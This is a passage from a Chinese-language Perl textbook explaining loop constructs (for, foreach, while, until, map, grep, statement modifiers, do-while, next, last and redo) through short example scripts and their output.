第二个表达式 **EXPR2**，在每一次循环重复之前（也就是在循环体每一次执行之前）测试，如果它为假，则终止循环（注意，如果当循环开始时条件就为假，循环体有可能根本不会执行）。就这样指定何时循环结束。例如，可以检查循环索引的值，当它达到特定的值时终止循环。

第三个表达式 **EXPR3**，在每次循环重复之后执行。可以使用这个表达式为下一次循环重复作准备，例如增加循环索引值。

循环过程中每次执行的代码（也就是循环体）位于 **BLOCK** 之中。**LABEL** 是可选的标号。

可以用很多方法使用循环；经典的方法是使用简单的循环索引，如下所示，其中使用一个循环变量 `$loop_index` 将 "Hello!\n" 打印 10 次：

```
for ($loop_index = 1; $loop_index <= 10; $loop_index++) {  
    print "Hello!\n";  
}  
  
Hello!  
Hello!  
Hello!  
Hello!  
Hello!  
Hello!  
Hello!  
Hello!  
Hello!  
Hello!
```

注意这个例子的工作方式：`for` 循环中的第一个表达式初始化循环索引；下一个表达式是如果要想让循环过程继续就必须计算为真的测试；第三个表达式在每次循环重复之后执行，它增加循环索引的值。这样使用循环索引可确保 `for` 循环执行次数为特定数量。

也可以在循环体中访问循环索引：

```
for ($loop_index = 1; $loop_index <= 10; $loop_index++) {  
    print "This is iteration number $loop_index\n";  
}  
  
This is iteration number 1  
This is iteration number 2  
This is iteration number 3
```

```

This is iteration number 4
This is iteration number 5
This is iteration number 6
This is iteration number 7
This is iteration number 8
This is iteration number 9
This is iteration number 10

```

使用数组这样的结构时，在循环体中使用循环索引是有用的：

```

@a = (1, 2, 3, 4, 5, 6, 7, 8, 9);
$running_sum = 0;

for ($loop_index = 0; $loop_index <= $#a + 1; $loop_index++) {
    $running_sum += $a[$loop_index];
}

print "Average value = " . $running_sum / ($#a + 1);

Average value = 5

```

也可以使用多个循环索引，如下面的例子所示：

```

for ($loop_index = 0, $double = 0; $loop_index <= 10
    ; $loop_index++, $double = 2 * $loop_index) {
    print "Loop index " . $loop_index . " doubled equals " .
        $double . "\n";
}

Loop index 0 doubled equals 0
Loop index 1 doubled equals 2
Loop index 2 doubled equals 4
Loop index 3 doubled equals 6
Loop index 4 doubled equals 8
Loop index 5 doubled equals 10
Loop index 6 doubled equals 12
Loop index 7 doubled equals 14
Loop index 8 doubled equals 16
Loop index 9 doubled equals 18
Loop index 10 doubled equals 20

```

注意，在循环本身结束之后，也可以使用循环索引值查看已经发生了多少次重复（虽然不建议这么做）：

```

$factorial = 1;
for ($loop_index = 1; $loop_index <= 6; $loop_index++) {
    $factorial *= $loop_index;
}

print $loop_index - 1 . "! = $factorial\n";

6! = 720

```

如果想要让循环索引在循环体之外无法被访问，可以使用 `my` 声明（参阅第 7 章有关使用 `my` 的详细内容），它将循环变量的作用范围限定在循环之中：

```
$factorial = 1;
for (my $loop_index = 1; $loop_index <= 6; $loop_index++) {
    $factorial *= $loop_index;
}

print "6! = $factorial";

6! = 720
```

在 `for` 循环中，也可以根本不使用循环索引值。对于可以使用何种表达式并没有语法上的强行限制。在这个例子中，使用了一个 `for` 循环来读取键盘输入的字符，直到用户键入 `q`，其中在循环体内没有任何代码：

```
for (print "Type q to quit.\n"; <> ne "q\n"; print
    "Don't you want to quit?\n") {}

%perl quitter.pl
Type q to quit.
a
Don't you want to quit?
b
Don't you want to quit?
c
Don't you want to quit?
q
%
```

现在展示另一种方法来实现从 `STDIN` 中读取一行行文本，并将它们打印出来，直到用户键入以 `q` 或 `Q` 开头的一行（正如 `quit` 或 `QUIT`）：

```
for ($line = <>; $line !~ /^q/i; $line = <>) {
    print $line;
}
```

事实上，如果省略掉对 `q` 或 `Q` 的测试，可以使这个例子简短得多。你根本不需要使用任何变量，因为可以使用 `for` 循环的一种形式，自动将从 `<>`（尖括号）中返回的值赋值给默认变量 `&_`。多数 Perl 程序员认为这个技巧只能用于 `while` 循环，但这种形式的 `for` 循环同样可以工作：

```
for (;<>;) {
    print;
}
```

这个循环没有任何的循环索引，而实际上也没有任何显式的变量。它与下面一个例子的工作方式是一样的：



```
while (<>) {  
    print;  
}
```

事实上，这种形式的 `for` 循环经常要比使用“哑巴式的”`while(<>)`形式（这使得很多用户误以为你的程序已经挂起中止了）要好，因为你可以在每一行都打印一个提示符：

```
for (print "%"; <>; print "%") {  
    print;  
}
```

执行脚本且从键盘进行一些输入时就像这样：

```
%perl prompter.pl  
  
%Now  
Now  
%is  
is  
%the  
the  
%time  
time  
%
```

---

**提示：**没有显式循环索引的 Perl 循环将比有显式循环索引的循环执行得快，因为 Perl 不用每一次循环重复时都对事先使用和更新循环索引提供支持。

---

除了 `for` 循环之外，Perl 还包括 `foreach` 循环，它用来在表中循环。我在这里提到 `foreach` 的原因实际上是，`for` 循环和 `foreach` 循环在 Perl 中是一样的。例如，这里可以看到 `foreach` 行为很像 `for`，完全使用循环索引：

```
foreach ($loop_index = 1; $loop_index <= 10; $loop_index++) {  
    print "Hello!\n";  
}  
  
Hello!  
Hello!  
Hello!  
Hello!  
Hello!  
Hello!  
Hello!  
Hello!  
Hello!  
Hello!
```

而这里，可以看到 `for` 行为类似 `foreach`（参见 5.2.5 节，以了解更多有关 `foreach` 的详细内容）：

```
@array = ("Hello ", "there.\n");
for (@array) {print;}
```

```
Hello there.
```

相关的解决方案参见 7.2.11 节“使用 my 设置范围”。

### 5.2.5 使用foreach循环

对表做循环时，应该使用 `foreach` 循环，而不是 `for` 循环。

虽然 `foreach` 实际上和 `for` 是一样的循环（参见前面的主题），但当使用一个变量在表中遍历时，程序员经常使用 `foreach`（也就是说，你可以将这个循环念成“对其中的每一个元素而言……”）。通常像这样使用 `foreach`：

```
LABEL foreach VAR (LIST) BLOCK
```

这个循环对一个表进行遍历，将变量 `VAR` 设置为表中连续的每个元素，然后执行位于 `BLOCK` 中的代码。你可以在 `BLOCK` 的代码中访问 `VAR`，因此你的代码可以作用于连续的表中的每一个元素。`LABEL` 是可选的标号。

利用 `Foreach` 循环，可以在无需使用索引遍历表元素的情况下使用表中的元素。与迭代循环索引相反，在每次重复过程中，表的新元素会填充循环变量。到达表的末端时，不用担心结束循环的问题，因为那会被自动处理。

现在介绍一个使用 `foreach` 作用于表的例子。在这个例子中，在没有使用数组下标的情况下将数组中的数值相加：

```
@array = (1, 2, 3);
$running_sum = 0;

foreach $element (@array) {
    $running_sum += $element;
}

print "Total = $running_sum";

Total = 6
```

在下面的例子中，其中 `foreach` 在工作，其循环于一个数组中：

```
@name = qw(soap blanket shirt pants plow);
@category = qw(home home apparel apparel farm);
@subcategory = qw(bath bedroom top bottom field);

@indices = sort {$category[$a] cmp $subcategory[$b]
    or $category[$a] cmp $subcategory[$b]} (0 .. 4);

foreach $index (@indices) {
    print "$category[$index]/$subcategory[$index]: $name[$index]\n";
}
```

```

apparel/bottom: pants
apparel/top: shirt
home/bath: soap
home/bedroom: blanket
farm/field: plow

```

如果不提供循环变量名，`foreach` 使用 `$_` 作为循环变量，如果用默认使用 `$_` 的函数，如 `print` 时，这会很方便。在这个例子中，打印一个数组中的元素，其依赖于默认变量 `$_`：

```

@array = ("Hello ", "there.\n");

foreach (@array) {print;}

Hello there.

```

---

**提示：**如果需要考虑性能，可能的话，使用无索引形式的 `foreach` 循环比一个 `for` 循环要好，因为对循环索引提供支持需要消耗额外的处理器时间。

---

接下来的例子展示了显式使用 `$_` 变量的同样的代码（注意这段代码采用的步骤不怎么常用，它将 `$_` 设置为一个显式循环变量）：

```

@array = ("Hello ", "there.\n");

foreach $_ (@array) {print $_;}

Hello there.

```

当然，可以使用 `foreach` 在任何种类的表中循环，而不仅仅是数组：

```

foreach (1 .. 10) {print;}

12345678910

```

下一个例子使用了 `glob '*'`；它返回包含当前目录下所有文件的表（参见第 13 章以获得更多有关 `glob` 的详细内容）。在这个例子中，当前目录下包含有三个文件——`a.pl`，`b.pl`，`c.pl`——因此这就是执行结果：

```

foreach (glob '*') {print;}

a.plb.plc.pl

```

可以通过使用 `keys` 或 `values` 函数在哈希表中循环，它返回包含哈希表键和数值的表（参见第 3 章以获取更多信息），如下：

```

$hash{fruit} = orange;
$hash{sandwich} = club;
$hash{drink} = lemonade;

foreach $key (keys %hash) {
    print $hash{$key} . "\n";
}

```



```
lemonade
club
orange
```

`each` 函数在非常类似于 `foreach` 语句的方式下工作。这个函数返回哈希表中连续的元素，正如在这个例子中那样：

```
$hash{fruit} = orange;
$hash{sandwich} = club;
$hash{drink} = lemonade;
while(($key, $value) = each(%hash)) {
    print "$key => $value\n";
}

drink => lemonade
sandwich => club
fruit => orange
```

重要的是 `foreach` 循环中的循环变量回过头去访问表中的实际元素，这意味着如果修改了循环变量，就是修改了相应的表元素。

在同重要的不可修改的数据打交道时，应该将这一点考虑在内。在下一个例子中，在一个数组的元素中循环，通过增加循环变量 `$element` 使每一个元素都加 1：

```
@array = (1, 2, 3);
foreach $element (@array) {
    $element++;
}

print join(", ", @array);

2, 3, 4
```

---

**提示：**在将表传递给 `foreach` 之后，不应该重构位于循环体中的表（例如，拼接数组），否则，`foreach` 有可能会失效。

---

相关的解决方案参见 13.2.30 节“`glob`：查找匹配的文件”。

### 5.2.6 使用 `while` 在元素中循环

在代码中，使用 `for` 循环从文件中读取行信息，有多少行不知道，也不知道什么时候终止循环。此时可以使用 `while` 循环。

`while` 循环是 Perl 中很重要的一个，因为可以在指定的一个条件保持真值的情况下使用它一遍又一遍地重复执行代码。你像这样使用它：

```
LABEL while (EXPR) BLOCK
LABEL while (EXPR) BLOCK continue BLOCK
```

只要 `EXPR` 为真，这个循环就执行 `BLOCK` 中的代码。在 `while` 循环的 `continue` 块中的

代码——如果存在的话——在每一次循环充分执行时被执行，或者如果使用一个循环命令来明确转到循环的下一个重复过程。**LABEL** 是可选的标号。

**while** 循环简单易用。在这个例子中，我持续增加用户的存款，直到他成为一个百万富翁：

```
$savings = 0;
while ($savings < 1_000_000) {
    print "Enter the amount you earned today: ";
    $savings += <>;
}

print "Congratulations, millionaire!\n";
```

我们首次看到下列例子是在第 3 章中。它表明在 Perl 中无需在 **while** 中使用逻辑表达式，因为 Perl 将任何 0 值看成是假值：

```
use integer;

$value = 257;

while($value) {
    push @digits, (0 .. 9, a .. f)[$value & 15];
    $value /= 16;
}

while(@digits) {
    print pop @digits;
}

101
```

在下一个例子中，使用 **while** 在被 **each** 函数返回的一个哈希表中的键/值对中循环。注意，这个循环持续运行，直到 **each** 函数到达哈希表末端而返回一个假值：

```
$hash{fruit} = orange;
$hash{sandwich} = club;
$hash{drink} = lemonade;
while (($key, $value) = each %hash) {
    print "$key: $value\n";
}

drink: lemonade
sandwich: club
fruit: orange
```

**while(<>)**和 **while(<FILEHANDLE>)**形式的 **while** 循环（也就是说，尖括号运算符是循环条件中惟一的）拥有很多程序员觉得有用的内建特点：它们自动用输入数据填充 **\$\_** 默认变量（就像做 **for(<>,)**和 **for(<FILEHANDLE>;)**循环一样）。这意味着可以使用很多在循环体中使用 **\$\_** 变量的函数，正如这个例子，其中代码将用户在控制台的输入打印出来：

```
while (<>) {
```

```
    print;
}
```

使用\$\_时，前一个循环看上去就像这样：

```
while ($_ = <>) {
    print $_;
}
```

在 while 循环（或 for(;;)循环）的条件处将来自尖括号运算符的输入数值赋值给\$\_时，Perl 也会自动附加测试，看是否已经定义了\$\_中的数值，因为一个尖括号运算符，当它到达输入文件末端时会返回 undef，而非假值。因此，以下所有例子是等同的：

```
while (defined($_ = <FILEHANDLE>))
while ($_ = <FILEHANDLE>)
while (<FILEHANDLE>)
for (;<FILEHANDLE>;)
```

在这个例子中，show.pl 中的代码使用尖括号运算符打开自己的源文件，然后一行一行地读取，并打印每一行：

```
open FILEHANDLE, "<show.pl";

while(<FILEHANDLE>) {
    print;
}
```

脚本的运行情况如下所示：

```
%perl show.pl

open FILEHANDLE, "<show.pl";

while(<FILEHANDLE>) {
    print;
}
```

如果当初使用其他变量，而不是默认变量\$\_，也许要像这样测试 undef 值：

```
open FILEHANDLE, "<show.pl";

while(defined($line = <FILEHANDLE>)) {
    print $line;
}
```

运行这一修改版的脚本时，其结果与前面是一样的：

```
%perl show.pl

open FILEHANDLE, "<show.pl";

while(defined($line = <FILEHANDLE>)) {
    print $line;
}
```



`while` 循环还可以做更多的事情：也可以在这个循环中使用 `continue` 块。

#### `while` 循环中的 `continue` 块

在每一次循环充分执行的时候，都执行 `while` 循环中的 `continue` 块，或者，如果使用循环命令来明确转到循环的下一个重复过程（参见 5.2.12 节“使用 `next` 跳到下一个循环重复过程”）。

通常使用 `continue` 块在 `while` 循环的每一次重复过程之后执行代码。在这个例子中，通过使用 `continue` 块，使 `while` 循环的行为就像是 `for` 循环：

```
$loop_index = 1;
while ($loop_index <= 10) {
    print "Hello!\n";
} continue {
    $loop_index++;
}

Hello!
Hello!
Hello!
Hello!
Hello!
Hello!
Hello!
Hello!
Hello!
Hello!
```

用这种方法，可以将 `continue` 块看成是 `for` 循环中的第三个，也就是最后一个表达式来使用——用来在每一次循环重复过程之后执行代码。实际上，很少使用 `continue` 块。如果要重点使用 `continue` 块，你常用 `for` 循环。

在不想充分执行 `while` 循环的程序体但又想确保在每一次循环后执行某些代码时，`while` 循环中的 `continue` 块就会很有用。例如，在这里，当 `while` 循环已经执行了好几次后，使用 `next` 语句来缩短程序体（参见 5.2.12 节“使用 `next` 跳到下一个循环重复过程”）。注意，在每次循环执行后，都执行 `continue` 块中的代码：

```
while ($loop_index <= 10) {
    print "Hello\n";
    next if $loop_index > 5;
    print "there\n";
} continue {
    $loop_index++;
}

Hello
there
Hello
```

```
there
Hello
there
Hello
there
Hello
there
Hello
there
Hello
Hello
Hello
Hello
Hello
```

最后，值得注意的是：**while** 循环先是测试其条件，因此循环体可能根本连一次都没有执行过。当条件为假时执行循环体可能会导致问题的情况下，这是很有用的，正如在这个例子中，其中如果文件句柄 **FILEHANDLE** 非法时，不应该打印来自该文件的行信息：

```
while (<FILEHANDLE>) {
    print;
}
```

### 5.2.7 相反的while循环：until

你有一个 **\$error** 变量，而你想要在 **\$error** 保持为假时一直持续循环，可以这样建立 **while** 循环：**while(!\$error)**，这是可以的，但看上去有一些笨拙。在 **Perl** 中一个更好的方法就是使用 **until** 循环，如下：

```
LABEL until (EXPR) BLOCK
LABEL until (EXPR) BLOCK continue BLOCK
```

只要 **EXPR** 为假，而非真值（像在 **while** 循环中那样）时，这个循环执行 **BLOCK** 块中的代码。**until** 循环 **continue** 块中的代码，在每次循环充分执行时都会执行，或者，如果使用循环命令来明确转到循环的下一个重复过程。**LABEL** 是一个可选的标号。

这个循环就像相反的 **while** 循环。这个例子持续循环和回显用户的输入，直到用户键入 **q** 然后再敲击 **Enter** 键：

```
until (($line = <>) eq "q\n") {
    print $line;
}

Now
Now
is
is
the
```

```
the
time
time
q
```

这里是另一个例子，其中使用一个循环索引来打印字符串 "Hello!\n" 10 次，它使用一个 `until` 循环：

```
$loop_index = 1;
until ($loop_index > 10) {
    print "Hello!\n";
    $loop_index++;
}

Hello!
Hello!
Hello!
Hello!
Hello!
Hello!
Hello!
Hello!
Hello!
Hello!
```

就像 `while` 循环一样，`until` 也可以支持 `continue` 块。

---

**提示：** `until` 和 `unless` 语句很容易弄混，因此要牢记 `until` 是 `while` 的相反逻辑，而 `unless` 是 `if` 的相反逻辑。

---

#### 在 `until` 循环中的 `continue` 块

位于 `until` 循环的 `continue` 块中的代码，在每一次循环充分执行时都会执行，或者如果使用一个循环命令来明确转到循环的下一个重复过程（参见 5.2.12 节“使用 `next` 跳到下一个循环重复过程”）。

在这个例子中，使用一个 `until` 循环，它就像相反的 `while` 循环，它增加 `continue` 块中的循环索引：

```
$loop_index = 1;
until ($loop_index > 10) {
    print "Hello!\n";
} continue {
    $loop_index++;
}

Hello!
Hello!
Hello!
Hello!
```



```
Hello!
Hello!
Hello!
Hello!
Hello!
Hello!
```

`until` 循环 `until(!condition)` 就像 `while` 循环 `while(condition)` 一样，因此参见本章前面的主题“使用 `while` 在元素中循环”以获取更多有关 `until` 循环的信息。

### 5.2.8 使用 `map` 在元素中循环

在这个阶段，你已经看到了 `for`，`while` 和 `unless`。Perl 还有其他的循环结构吗？是的，它们是：`map` 和 `grep`。这些函数用与其他循环很相似的方式在表中循环。从技术上讲，`map` 和 `grep` 并非正式的循环语句，但实际上它们用几乎相同的方式工作，因此我将在本章简述这两个结构，因为当你创建循环时，`map` 或 `grep` 也许正是你正在寻找的东西。

`map` 函数一般像这样工作：

```
map BLOCK LIST
map EXPR, LIST
```

这个函数为 `LIST` 中的每个元素进行 `BLOCK` 或 `EXPR` 计算（在局部范围内轮流将每一个元素设置为 `$_`）。它返回每一个计算结果的表。注意，`map` 是在表上下文下对 `BLOCK` 和 `EXPR` 进行计算，所以 `LIST` 中的每个元素都可以在返回表中产生一个或多个元素（包括 0 元素）。

考虑下一个例子。如果想要将数组中的每一个元素都乘以 2，该怎么办？要想做到这一点，可以使用 `foreach` 循环，如下：

```
@a = (1 .. 10);
foreach (@a) {$_ *= 2;}
print join(", ", @a);
2, 4, 6, 8, 10, 12, 14, 16, 18, 20
```

也可以像这样使用 `map`（注意这个例子与前面一个使用 `foreach` 的代码是如何接近）：

```
@a = (1 .. 10);
map {$_ *= 2} (@a);
print join(", ", @a);
2, 4, 6, 8, 10, 12, 14, 16, 18, 20
```

使用 `map`，就像使用其他循环一样，甚至可以使用多重语句的表达式，就像在这个例子中，其中使用 `my` 关键字（参见第 7 章有关 `my` 的所有的详细内容）来创建当前值的本地副

本\$*value*，然后让它增加 1，这样就使\$\_保持不变。否则，如果修改了\$\_，也将同时修改表中相应的元素。

```
print join(", ", (map {my $value = $_; $value *= 2} (1 .. 10)));

2, 4, 6, 8, 10, 12, 14, 16, 18, 20
```

因此，在寻找要作用于表的循环时，记住，正在寻找的循环也许就是 **map**，而不一定就是 **foreach**。

---

注意：在介绍循环的章中包含 **map** 和 **grep** 的内容仅仅是出于完整性的考虑，在这里将它们与正式的循环结构进行一番比较。

---

相关的解决方案参见 2.2.26 节“使用 **map** 作用于表中的每项”、2.2.27 节“使用 **grep** 寻找符合标准的表项”和 7.2.11 节“使用 **my** 设置范围”。

### 5.2.9 使用 **grep** 寻找元素

如果想要在表中选择符合一定标准的条目时，该怎么办呢？假设需要在主数组中寻找所有大于 5 的数字，怎样去找到它们呢？

可以使用 **grep** 函数，它的用法通常就像这样：

```
grep BLOCK LIST
grep EXPR, LIST
```

这个函数为 **LIST** 中的每个元素进行 **BLOCK** 或 **EXPR** 计算（在局部范围内轮流将每一个元素设置为\$\_），返回由使表达式为真的元素组成的表。注意，在标量环境中，**grep** 返回表达式为真的次数。同样要注意，这里 **BLOCK** 和 **EXPR** 都是在标量环境下计算的，这不像在 **map** 中的 **BLOCK** 和 **EXPR**，在那里，它们是在表上下文中计算的。

函数 **grep** 与 **map** 函数的不同在于，**grep** 返回表的子表，使特定的准则为真，然而 **map** 函数对表中每个元素的表达式进行求值。

假设要在主数组中寻找所有大于 5 的数字，该怎样做呢？可以使用 **foreach** 在数组中循环和测试每个元素（通过在其上推入元素创建新的子数组）：

```
@a = (1 .. 10);

foreach (@a) {if ($_ > 5) {push @b, $_}};

print join(", ", @b);

6, 7, 8, 9, 10
```

使用 **grep**，找到这个数组就容易得多了（正如你想要为包含与指定标准匹配的元素的主表创建一个子表时那样，通常都是如此）。这里就是它的样子：

```
@a = (1 .. 10);
```

```
@b = grep {$_ > 5} @a;

print join(", ", @b);

6, 7, 8, 9, 10
```

`grep` 版本工作方式与 `foreach` 循环很类似，但它更容易使用。

现在，看看这个例子，它使用一个正则表达式（参见第 6 章）从文本中将 4 个字母的单词删除掉：

```
print join(" ",(grep {!/^\w{4}$/} (qw(Here are some four letter words.))));

are letter words.
```

因此，在寻找要作用于表的循环时，记住，正在寻找的循环也许就是 `grep`，而不一定就是 `foreach`。

再一次注意，在本章中包含 `map` 和 `grep` 的内容仅仅是出于完整性的考虑，在这里将它们与正式的循环结构进行一番比较。

相关的解决方案参见 2.2.26 节“使用 `map` 作用于表中的每项”和 2.2.27 节“使用 `grep` 寻找符合标准的表项”。

#### 5.2.10 使用 `if`、`unless`、`until`、`while` 和 `foreach` 修饰语句

我们可以在 Perl 中一个语句的前端和末端使用 `if`，对于 `unless`，`while` 和 `until` 也一样。

在 Perl 中，除了正式的条件和循环语句，也可以在标准语句末端使用语句修饰符，就像这些：

```
if EXPR
unless EXPR
while EXPR
until EXPR
foreach EXPR
```

语句修饰符的工作方式与正式的条件和循环语句几乎相同，但它们经常更容易阅读。例如，假设老板让你创建圣诞节程序，它会回显任何字符串，除了“L”。你可以使用 `unless` 语句来编写代码，如下：

```
while (chomp($input = <>)) {
    unless ($input eq 'L') {print "You typed: $input\n"};
}
```

前面的代码工作了，但它读起来有一点反过来的意思。“L”是一个例外，而不是规则，因此，如果要描述这段代码是干什么的，你可能会这样说：“回显每个键入的字符，除非该字符是一个 L”，而不是：“除非键入的字符是一个 L，否则回显键入的字符”。

使用语句修饰符，就拥有了使代码可读性好的办法。可以使用 `unless` 作为修饰符，因此



这段代码像这样改写，它读起来与描述这段代码的作用更为相像：

```
while (chomp($input = <>)) {
    print "You typed: $input\n" unless $input eq 'L';
}
```

换句话说，修饰符基本上是提供便利的机制，它们对于代码工作方式的改变并不大。

---

**提示：**这就是 Perl，前面的语句并不十分正确。使用循环语句和相应的循环语句修饰符之间的一个区别就是，循环语句修饰符并不支持 `continue` 块或循环控制命令。

---

现在看看另一个例子，其中使用 `if` 修饰符，如果用户输入了大于 100 的数值，它将打印信息 “Too big!\n”：

```
while (<>) {
    print "Too big!\n" if $_ > 100;
}
```

在下一个例子中，使用 `until` 修饰符来不断提示更多的输入，直到用户键入 `q`：

```
print "Please enter more text (q to quit).\n" until (<> eq "q\n");
```

这个例子指出语句修饰符的一个重要方面：它们先于语句的其余部分进行计算，正如如果它们处在语句前端时你会预期的那样（使用语句修饰符仅仅修改了代码的方式，而非其工作方式）。在这里要注意，在打印任何东西之前代码是如何接受来自用户的输入（开始键入 `hello?`）：

```
print "Please enter more text (q to quit).\n" until (<> eq "q\n");
Hello?
Please enter more text (q to quit).
Why should I?
Please enter more text (q to quit).
q
```

使用 `while` 作为修饰符，可以在打印用户的输入内容处创建 `while` 循环，如下：

```
print while (<>);
```

注意这个例子中如何自动测试从 `<>` 返回的数值（看它是否已被定义）并赋值给 `$_` 的，正如在直接的 `while` 循环中那样。

而在这个例子中，使用 `foreach` 作为语句修饰符：

```
print "Current number: $_.\n" foreach (1 .. 5);

Current number: 1.
Current number: 2.
Current number: 3.
Current number: 4.
```

```
Current number: 5.
```

### 5.2.11 使用do语句创建do while循环

Perl 没有 do while 循环,但在代码中,却可以看到 do while 循环。实际上,这不是 do while 循环,而是与 while 语句修饰符一起工作的 do 语句。它的工作方式就像 do while 循环一样。

很多程序员认为,在有 while 循环的地方,一定能够找到 do while 循环,但在 Perl 中不是这样。Perl 并没有真正的 do while 循环。但它的确有 do 语句,它的工作方式是这样的:

```
do BLOCK
do SUBROUTINE(LIST)  # 过时了!
do EXPR
```

这个语句的第一种形式 do BLOCK, 执行 BLOCK 中的代码并返回块中一系列语句的最后一个语句的值。第二种形式 do SUBROUTINE(LIST), 是过时的子程序调用形式。可以使用它调用子程序,但这是 Perl 早期的使用方式,今天实际上已经不再支持了。第三个形式将 EXPR 解释为文件名,并执行该文件的内容,如下: do "myscript.pl"。

使用语句修饰符 while 时,可以构建合法的 do while 循环,如下:

```
do {
    print;
} while (<>);
```

这个例子很像在其他编程语言中可以找到的 do while 循环。

还有一点非常重要:在测试 while 修饰符的条件之前,循环体至少执行了一遍(通常,语句修饰符里的条件先于语句执行,但 Perl 实际上在 do while 结构上确实有一个例外)。循环体中的代码必须先于测试条件执行,这是很重要的,正如在这个例子中,其中变量 \$v 根本还不存在,直到执行循环体才有(注意,这对于普通的 while 循环而言也许是个问题):

```
@a = (1 .. 10);

do {
    $v = shift @a;
    print "Current number: $v\n";
} while ($v < 5);

Current number: 1
Current number: 2
Current number: 3
Current number: 4
Current number: 5
```

---

**提示:** 另一方面,因为执行循环体是先于条件测试的,循环的最后一次重复过程是在位于 while 修饰符中的条件被实际计算为假时执行的。这里,便意味着 \$v=5 时。

---



记住，这不是真正的循环语句，因此，不要使用 `next`，`redo` 或者 `last` 循环控制语句。但是，如果希望循环体的代码至少执行一次（这就是为什么 `while` 和 `do while` 同时存在于其他编程语言中的原因），则可以考虑使用 `do while` 结构（不是循环）。

### 5.2.12 使用 `next` 跳到下一个循环重复过程

如果在循环进行到一半时出现了错误，该怎么办呢？可以跳到下一个循环重复过程，就像在其他语言，如 C 语言中那样吗？

是的，当然可以。`next` 循环命令即刻开始下一次循环重复过程，跳过循环体中位于其后的任何可能的语句。

使用 `next` 时也要用到标号（也就是后跟冒号的作为行标的文本字符串），正如在这个例子中那样，其中打印用户输入的数字，只要那个数字不是负数（在这里是通过寻找一个打头的“-”来进行测试；参见第 6 章以了解更多的有关匹配字符串的详细内容）：

```
NUMBER: while (<>) {
    next NUMBER if /^-/;
    print;
}
```

注意这个例子是如何工作的：如果输入的行以“-”打头，代码就转向下一个循环重复过程，而并没有打印任何东西，因为执行了语句 `next NUMBER`，这意味着控制跳到了标有 `NUMBER` 的那一行。注意在 Perl 中如何给一行代码做标号——使用该标号，并在其后加上一个冒号即可。

---

**提示：**建议标号的所有字母都用大写，以使它们不会与 Perl 的保留字弄混。

---

在下一个例子中，将一个集合的数字 `@a` 用另外一个集合 `@b` 去除，这可能会有问题，因为 `@b` 中有一个 0 值，除非对被 0 除进行检查。可以使用 `next` 语句来检查是否将要用 0 来除，如果是这样，则跳到下一个循环的重复过程。注意 `10/0` 在输出中没有出现：

```
@a = (0 .. 20);
@b = (-10 .. 10);

DIVISION: while (@a) {
    $a = pop @a;
    $b = pop @b;

    next DIVISION if ($b == 0);
    print "$a / $b = " . $a / $b . "\n";
}

20 / 10 = 2
19 / 9 = 2.111111111111111
18 / 8 = 2.25
17 / 7 = 2.42857142857143
16 / 6 = 2.666666666666667
```



```

15 / 5 = 3
14 / 4 = 3.5
13 / 3 = 4.333333333333333
12 / 2 = 6
11 / 1 = 11
9 / -1 = -9
8 / -2 = -4
7 / -3 = -2.333333333333333
6 / -4 = -1.5
5 / -5 = -1
4 / -6 = -0.666666666666667
3 / -7 = -0.428571428571429
2 / -8 = -0.25
1 / -9 = -0.111111111111111
0 / -10 = 0

```

使用 `next` 时，在循环的 `continue` 块中的代码发生了什么事情？它仍然被执行了。这个我们早先在讨论 `while` 循环的 `continue` 块时阐释了这一点：

```

while ($loop_index <= 10) {
    print "Hello\n";
    next if $loop_index > 5;
    print "there\n";
} continue {
    $loop_index++;
}

```

```

Hello
there
Hello
there
Hello
there
Hello
there
Hello
there
Hello
there
Hello
there
Hello
there
Hello

```

在 `Perl` 中，可以从循环的外面的任意标记行处开始下一个循环重复过程（不像 `C` 语言，只能转向下一个内部循环）。例如，在内部标记为 `INNER` 的循环行处，可以直接转到外部的循环 `OUTER`，进行下一个循环过程：

```

OUTER: for ($outer = 0; $outer < 10; $outer++) {

```

```

        $result = 0;

INNER:    for ($sinner = 0; $sinner < 10; $sinner++) {
            $result += $sinner * $souter;
            next OUTER if $sinner == $souter;
            print "$result\n";
        }
    }

```

### 5.2.13 使用last命令结束循环

如果在循环中出现了非常致命的错误，该怎么办？或者，出现一些其他条件，如到达输入文件的末端，从而要终止循环时，又该如何呢？可以在 Perl 中使用循环命令来结束循环吗？

是的，可以。last 命令即刻退出当前循环（就像 C 语言的 break 语句）。注意，如果有 continue 块，不会执行该块中的代码。

考虑这样的例子，其中使用了 while 循环将文件开头的注释去掉，当不以#开头的行一出现，立刻使用 last 命令退出 while 循环（参见第 6 章以获取更多有关字符串匹配的内容）：

```

# Strip this line
# Strip this line too
COMMENTS: while (<>) {
    last COMMENTS if !/^#/;
}
do {
    print;
} while (<>)

```

如果让这个文件运行时作用于它自己，将得到这个结果：

```

%strip.pl strip.pl
COMMENTS: while (<>) {
    last COMMENTS if !/^#/;
}
do {
    print;
} while (<>)

```

甚至可以使用 last 命令来终止有限的循环，如 for(;;)：

```

FOREVER: for (;;) {
    chomp($line = <>);
    if ($line eq 'q') {
        last FOREVER;
    } else {
        print "You typed: $line\n";
    }
}

```

Now

```

You typed: Now
is
You typed: is
the
You typed: the
time
You typed: time
q

```

正如 C 程序员（使用 `break`）知道的那样，使用像 `last` 这样的命令终止循环可能会非常有用。但应该只在必要时才使用这个命令。就像其他循环命令一样，如果过度使用，可能会使得代码难于阅读和非结构化。

#### 5.2.14 使用redo循环命令重复循环过程

在 Perl 中使用循环命令，除了 `next` 和 `last` 循环命令之外，也可以使用 `redo`，它可以重复循环的当前步骤。这个命令在某些情况下非常方便（但那些情况很少，因而 `redo` 也很少用）。

`redo` 实际上到底是干什么的？这个命令使循环的当前步骤重新开始，而无需重新计算循环条件。如果存在 `continue` 块的话，并不执行它。

怎样使用 `redo` 呢？`redo` 的一个用处就是帮助解释输入。例如，假设想要执行位于 `code.pl` 文件——它使用一个下划线\_作为行接续符号（在 Perl 中这是非法的，而在其他语言中是合法的）——中的代码：

```

for ($loop_index = 0; _
    $loop_index <= 10; _
    $loop_index++) { _
    print $loop_index; }

```

可以使用下列代码来读取 `code.pl`，将多行语句组装成单行语句，然后使用 `eval` 语句计算语句（参见本章 5.2.17 节“使用 `eval` 函数执行代码”，以获取更多有关 `eval` 的详细内容）：

```

while (<>) {
    if (s/_//g) {      # Match and remove underscores
        $_ .= <>;
        redo;
    }
    eval;
}

```

如果将这段脚本放到 `evaluate` 文件中，可以这样执行 `code.pl` 中的代码：

```

%evaluate code.pl

012345678910

```

这就是使用 `redo` 要做的事情了。在继续循环的其余部分之前需要再次循环时，可考虑使用 `redo`。



### 5.2.15 创建switch语句

